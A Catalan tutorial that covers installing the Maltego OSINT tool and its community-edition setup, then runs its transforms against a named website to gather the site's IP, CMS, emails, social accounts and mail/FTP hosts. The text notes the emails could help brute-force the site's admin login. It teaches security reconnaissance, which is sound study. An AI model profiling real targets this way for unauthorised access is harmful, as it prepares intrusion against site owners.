
A diferència de les altres eines que s'han inclòs a la distribució GNU/Linux, Maltego és una eina de pagament, tanmateix disposa d'una versió de d'ús no comercial si et registres a la seva pàgina <https://www.maltego.com/>

A més, inclou una sèrie de *Plugins* que els anomenen *Transforms* a partir dels quals extreu la informació.

Instal·lació

Per instal·lar Maltego s'han d'executar les següents comandes des del Terminal Linux:

```
wget https://maltego-downloads.s3.us-east-2.amazonaws.com/linux/Maltego.v4.2.19.13940.deb
chmod +x Maltego.v4.2.19.13940.deb
dpkg -i Maltego.v4.2.19.13940.deb
```



Configure Maltego

STEPS

1. License Agreement
2. Login
3. Login Result
4. Install Transforms
5. Help Improve Maltego
6. Web Browser Options
7. Privacy Mode Options
8. Ready

LICENSE AGREEMENT: Please read and accept the following License Agreement.

13.1. Only with the prior written consent of the Licensor the Licensee may assign claims and rights against the Licensor to third parties. The Licensee agrees that the Licensor may, without the Licensee's consent, cede or assign its rights and obligations to a third party, but the Licensor shall provide the Licensee with notice of such cession and assignment.

13.2. No verbal side agreements exist. Amendments or additions to contractual agreements between the Parties must be made in writing (e-mail suffices) and must - on the side of the Licensor - be performed by a duly authorized person explicitly stating that the amendment or addition changes the contractual agreement between the Parties. This also applies if this form requirement shall be suspended.

13.3. Should one or more provisions of this General Terms and Conditions or other written Agreements be or become invalid or unenforceable, this shall not affect the validity and enforceability of the remaining provisions. In place of the invalid or unenforceable provision, such legally valid and enforceable provision shall apply which reflects as closely as commercially possible the spirit and purpose of the invalid or unenforceable provision.

13.4. The Parties hereto hereby irrevocably and unconditionally consent to the non-exclusive jurisdiction of the High Court of South Africa, Gauteng Division, Pretoria, in regard to all matters arising from Software License Agreements.

13.5. The place of performance for all services arising from contracts between the Parties is the seat of the Licensor.

13.6. The contractual relation between the parties shall be subject to the law of the Republic of South Africa.

Accept

Configure Maltego

STEPS

1. License Agreement
2. Login
3. Login Result
4. Install Transforms
5. Help Improve Maltego
6. Web Browser Options
7. Privacy Mode Options
8. Ready


LOGIN: Please log in to use the free online version of Maltego.

Enter your details below to log in to the Maltego Community Server
Or if you have not done so yet, [register here](#)



Login



* **Email Address**



Password



* **Solve captcha**









Exemples d'ús

Maltego utilitza una sèrie d'eines anomenades *Transforms* que s'utilitzen per obtenir la informació n'hi ha de gratuïtes, de pagament i algunes que registrant-se al projecte es poden utilitzar, com és el cas de Shodan.

Per defecte, el propi programa ja incorpora les més bàsiques però per realitzar l'exemple d'ús incorporarem algunes.




Per incorporar els *Transforms* és tan fàcil com buscar-los i fer clic a *Install*. En aquest cas s'han incorporat els següents:




En acabat, es procedirà a crear un graf nou on anirem recopilant la informació, es pot iniciar la recopilació d'informació des de qualsevol element: domini, host, *website*, etc. En aquest cas anem a recopilar informació de la pàgina web davidobon.com. Per fer-ho, s'ha d'arrossegar l'element *website* del menú de l'esquerra al graf.


Un cop està l'element al graf, l'editem amb el nom que volem examinar, en aquest cas davidobon.com




Per iniciar la cerca d'informació, s'ha de seleccionar l'element del graf i s'ha de clicar sobre les dos fletxes del botó *Transforms* del menú de la part esquerra.




S'obre una finestra amb algunes personalitzacions, es deixen els valors per defecte i es clica sobre Run.




Ràpidament es veuen els resultats al graf, entre moltes coses ha trobat l'adreça ip del servidor que allotja la pàgina, podem veure que és una pàgina basada en Wordpress, ha identificat unes adreces de correu que ens podrien ser útils en cas de voler accedir a la gestió de la pàgina per força bruta, algunes comptes de xarxes socials, etc




Tot i que s'ha obtingut força informació, això no acaba aquí, buscarem més informació del domini davidobon.com. Per fer-ho s'ha de seleccionar l'element del graf i fer clic sobre la fletxa de *company stalker* del menú de l'esquerra.




Es pot veure com del domini davidobon.com penja una compte de correu i una de ftp, les quals apunten a servidors diferents i n'hem obtingut les adreces IP.

